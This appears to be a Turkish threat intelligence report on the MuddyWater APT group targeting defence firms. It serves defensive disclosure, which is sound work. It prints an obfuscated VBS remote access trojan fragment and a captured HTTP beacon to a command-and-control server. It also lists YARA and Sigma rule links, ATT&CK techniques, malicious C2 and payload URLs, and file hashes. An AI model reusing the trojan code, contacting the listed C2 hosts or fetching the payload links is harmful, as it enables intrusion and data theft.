MuddWater APT grubu hedefledikleri ülkelere göre farklı düzeylerde siber saldırılar yapan bir tehdit aktörü grubudur. Aşağıda görülen VBS kodunda daha önceki saldırılarda ülke kısaltmaları kullanılarak çeşitli hedeflerin komuta kontrol bazında filtrelendiği gözlemlenmiştir.



```
Dim GHSFL_6 : GHSFL_6 = model_ZJUX("TR")
Dim AZJTFE_2 : AZJTFE_2 = 0
Dim EZJKH_9 : EZJKH_9 = "i6aqpklwuj8395ryzo1h4b07et2mdsfvgxcn"
Dim DNWHJ_9 : DNWHJ_9 = model_JKDZ("o7j.jj9.oy9.o0j,o59.o9y.ct.c5")
Dim LTLULU_6
```

Remote Access Trojan içeren VBS Kodu.



```
Wireshark · Follow HTTP Stream

POST /getTargetInfo?guid=BH-lucas-pc-lucas&status=1 HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; ms-office; MSOffice 16)
Content-Type: application/json
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 192.227.147.152
Content-Length: 20
Connection: Keep-Alive
Cache-Control: no-cache

{"commandResult":""}HTTP/1.1 200 OK
Connection: Close
```

Komuta kontrol sunucusu ile iletişim.

Yara Rules

- https://github.com/Neo23x0/signature-base/blob/master/yara/general_officemacros.yar
- https://github.com/Neo23x0/signature-base/blob/master/yara/gen_powershell_obfuscation.yar
- https://github.com/Yara-Rules/rules/blob/master/malware/GEN_PowerShell.yar
- https://github.com/Neo23x0/signature-base/blob/master/yara/gen_recon_indicators.yar

Sigma Rules

- https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_schtasks_pattern.yml
- https://github.com/SigmaHQ/sigma/blob/master/rules/windows/file_event/file_event_win_susp_startup_folder_persistence.yml
- https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_office_shell.yml

MITRE ATT&CK - Teknik ve Taktikler

TTP ID	Teknik
T1566.001	Spearphishing Attachment
T1204	User Execution
T1059.001	Command and Scripting Interpreter: PowerShell
T1547.001	Registry Run Keys / Startup Folder
T1027	Obfuscated Files or Information
T1053.005	Scheduled Task/Job: Scheduled Task
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1047	Windows Management Instrumentation
T1071	Application Layer Protocol

Indicator of Compromise (IOC)

Raporda analizi yapılan Zararlı Yazılıma ek olarak MuddyWater APT grubuna ait olan ve Infinitum IT Siber Tehdit İstihbarat ekiplerinin takip ettiği IOC verileri paylaşılmıştır.

IP / URL

106.187.38.21
138.201.75.227
144.76.109.88
148.251.204.131
arbiogaz.com
azmwn.suliparwarda.com
bangortalk.org.uk
best2.thebestconference.org
camco.com.pk
cbpexbrasilia.com.br
cgss.com.pk
coa.inducks.org
diplomat.com.sa
feribschat.eu
ghanaconsulate.com.pk
http://136.243.87.112
http://136.243.87.112:3000/KLs6yUG5Df
http://136.243.87.112:3000/Y3zP6ns7kG
http://136.243.87.112:3000/ll5JH6f4Bh
http://38.132.99.167
http://38.132.99.167/crf.txt
http://82.102.8.101
http://82.102.8.101/bcerrxy.php?
http://82.102.8.101/bcerrxy.php?riHl=RkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYtRkYqMTk5NypFUDEq0D0uTWljcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYml0KlVTRVItUEMqV09SS0dST1VQ0D0uKlVTRVItUENcYWRtaW4qMTkyLjE2OC4wMDAuMDE=
http://94.23.148.194
http://94.23.148.194/serverScript/clientFrontLine/
http://94.23.148.194/serverScript/clientFrontLine/getCommand.php
http://94.23.148.194/serverScript/clientFrontLine/helloServer.php
https://raw.githubusercontent.com/F0R3X/BrowserFontArabic/master/ArabicBrowserFont.exe
https://raw.githubusercontent.com/F0R3X/BrowserFontArabic/master/FontArabic.exe
https://raw.githubusercontent.com/ReactDeveloper2017/react/master/src/test/test.js
magical-energy.com
mainandstrand.com
mhtevents.com
riyadhfoods.com
school.suliparwarda.com
skepticalscience.com
suliparwarda.com
tmclub.eu
wallpapercase.com
watyanagr.nfe.go.th
whiver.in
www.4seasonrentacar.com
www.akhtaredanesh.com
www.arcadecreative.com
www.armaholic.com
www.asan-max.com
www.autotrans.hr
www.dafc.co.uk
www.eapa.org
www.elev8tor.com
www.jdarchs.com
www.kunkrooann.com
www.mackellarscreenworks.com
www.mitegen.com
www.nigelwhitfield.com
www.pomegranates.org
www.ridefox.com

www.shapingtomorrowsworld.org
www.spearhead-training.com
www.vanessajackson.co.uk
www.yaran.co
www.ztm.waw.pl

SHA 256 - Hash

898c8f7d566282784bedf680261c5cd6b735fa35ae840550bc64e6e9e72b02f0
dba90bd5fdf0321a28f21fccb3a77ee1ed5d73e863e4520ce8eb8fca670189c3
0b4d660335b55d96ddf4c76664341ed52519639161a0a0a1aa0ae82951feba01
062a8728e7fcf2ff453efc56da60631c738d9cd6853d8701818f18a4e77f8717
0d3e0c26f7f53dff444a37758b414720286f92da55e33ca0e69edc3c7f040ce2
0f3cabc7f1e69d4a09856cc0135f7945850c1eb6aeecd010f788b3b8b4d91cad
1195e7abfa4aca7d7774c97e60f76176aeb2bc50b12119840f69547bb5fde374
12a7898fe5c75e0b57519f1e7019b5d09f5c5cbe49c48ab91daf6fcc09ee8a30
1421a5cd0566f4a69e7ca9cdefa380507144d7ed59cd22e53bfd25263c201a6f
16985600c959f6267476da614243a585b1b222213ec938351ef6a26560c992db
189dd926a69a2bc8e48ad964ef7d930c38add83816d86bd8a5e654c708675110
1b60b7f9b0faf25288f1057b154413921a6cb373dcee43e831b9263c5b3077ce
2602e817a67949860733b3548b37792616d52ffd305405ccab0409bcfedc5d63
2bb1637c80f0a7df7260a8583beb033f4afbdd5c321ff5642bc8e1868194e009
2c8d18f03b6624fa38cae0141b91932ba9dc1221ec5cf7f841a2f7e31685e6a1
367021beedb3ad415c69c9a0e657dc3ed82b1b24a41a71537d889f5e2b7ca433
40a6b4c6746e37d0c5ecb801e7656c9941f4839f94d8f4cd61eaf2b812feaabe
42a4d9527063f73004b049a093a34a4fc3b6ea9505cb9b50b895486cb2dca94b
49cc48ebdaf31c8eacca701a57ff45f6553de4cd8ca6067e769909ce0d890659
4dd641df0f47cb7655032113343d53c0e7180d42e3549d08eb7cb83296b22f60
4e3c7defd6f3061b0303e687a4b5b3cc2a4ae84cdc48706c65a7b1e53402efc0
576d1d98d8669df624219d28abcbb2be0080272fa57bf7a637e2a9a669e37acf
58282917a024ac252966650361ac4cbbbed48a0df7cab7b9a6329d4a04551c0d
58898648a68f0639c06bedc8242ca48bc6ec56f11ed40d00aa5fdda4e5553482
588cd0fe3ae6fbd2fa4cf8de8db8ae2069ea62c9eaa6854caedf45045780661f
58aec38e98aba66f9f01ca53442d160a2da7b137efbc940672982a4d8415a186
5d049bd7f478ea5d978b3c78f7f0afdf294a94f526fc20ffd6e33022d40d15ae
5ed5fc6c6918ff6fa4eab7742c03d59155ca87e0fe12bac339f18928e2924a96
605fefc7829cfa41710e0b844084eab1f180fe513adc1d8f0f82501a154db0f4
6f882cc0cddd03bc123c8544c4b1c8b9267f4143936964a128aa63762e582aad
81523e0199ae1dc9e87d2b952642785bfbda6326f22e4c0794a19afdf001a9a3
886e3a2f74bf8f46b23c78a6bad80c74fe33579f6fe866bc5075b034c4d5d432
8b96804d861ea690fcb61224ec27b84476cf3117222cca05e6eba955d9395deb
8ec108b8f66567a8d84975728b2d5e6a2786c2ca368310cca55acad02bb00fa6
90b66b3fef77962fbfda364a4f8799bfcc9ab73772026d7a8922a7cf5556a024
917a6c816684f22934e2998f43633179e14dcc2e609c6931dd2fc36098c48028
96101de2386e35bc5e38d32524a02c6c5ca7cc6624e656a629b2e0f1693a76fd
964aaf5d9b1c749df0a2df1f1b4193e5a643893f251e2d74b47663f895da9b13
96d80ae577e9b899772a940b4941da39cf7399b5c852048f0d06926eb6c9868a
97f9a83bc6bb1b3f5cb7ac9401f95265597bff796bb4901631d6fa2c79a48bdc
99077dcb37395603db0f99823a190f50313dc4e9819462c7da29c4bc983f42fd
9d998502c3999c4715c880882efa409c39dd6f7e4d8725c2763a30fbb55414b7
A3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
B2600ac9b83e5bb5f3d128dbb337ab1efcdc6ce404adb6678b062e95dbf10c93
Bef9051bb6e85d94c4cfc4e03359b31584be027e87758483e3b1e65d389483e6
a2ad6bfc47c4f69a2170cc1a9fd620a68b1ebb474b7bdf601066e780e592222f
a3c1fd46177a078c4b95c744a24103df7d0a58cee1a3be92bc4cdd7dec1b1aa5
a6673c6d52dd5361afd96f8143b88810812daa97004f69661da625aaaba9363b
bb1a5fb87d34c63ade0ed8a8b95412ba3795fd648a97836cb5117aff8ea08423
c23ece07fc5432ca200f3de3e4c4b68430c6a22199d7fab11916a8c404fb63dc
cb96cd26f36a3b1aacabfc79bbb5c1e0c9850b1c75c30aa498ad2d4131b02b98
cf87a2ac51503d645e827913dd69f3d80b66a58195e5a0044af23ea6ba46b823
d2a0eec18d755d456a34865ff2ffc14e3969ea77f7235ef5dfc3928972d7960f
d65e2086aeab56a36896a56589e47773e9252747338c6b59c458155287363f28
db7bdd6c3ff7a27bd4aa9acc17dc35c38b527fb736a17d0927a0b3d7e94acb42
de6ce9b75f4523a5b235f90fa00027be5920c97a972ad6cb2311953446c81e1d
e8a832b04dbdc413b71076754c3a0bf07cb7b9b61927248c482ddca32e1dab89
ed2f9c9d5554d5248a7ad9ad1017af5f1bbadbd2275689a8b019a04c516eeec2
fcfbdffbcad731e0a5aad349215c87ed919865d66c287a6723fd8e2f896c5834
fe16543109f640ddbf3725e4d9f593de9f13ee9ae96c5e41e9cdccb7ab35b661

infinitum IT
Power of integrated Security

MuddyWater APT Grubu Savunma Sanayi Şirketlerini Hedef Alıyor

Threat Spotlight //

infinitumitlabs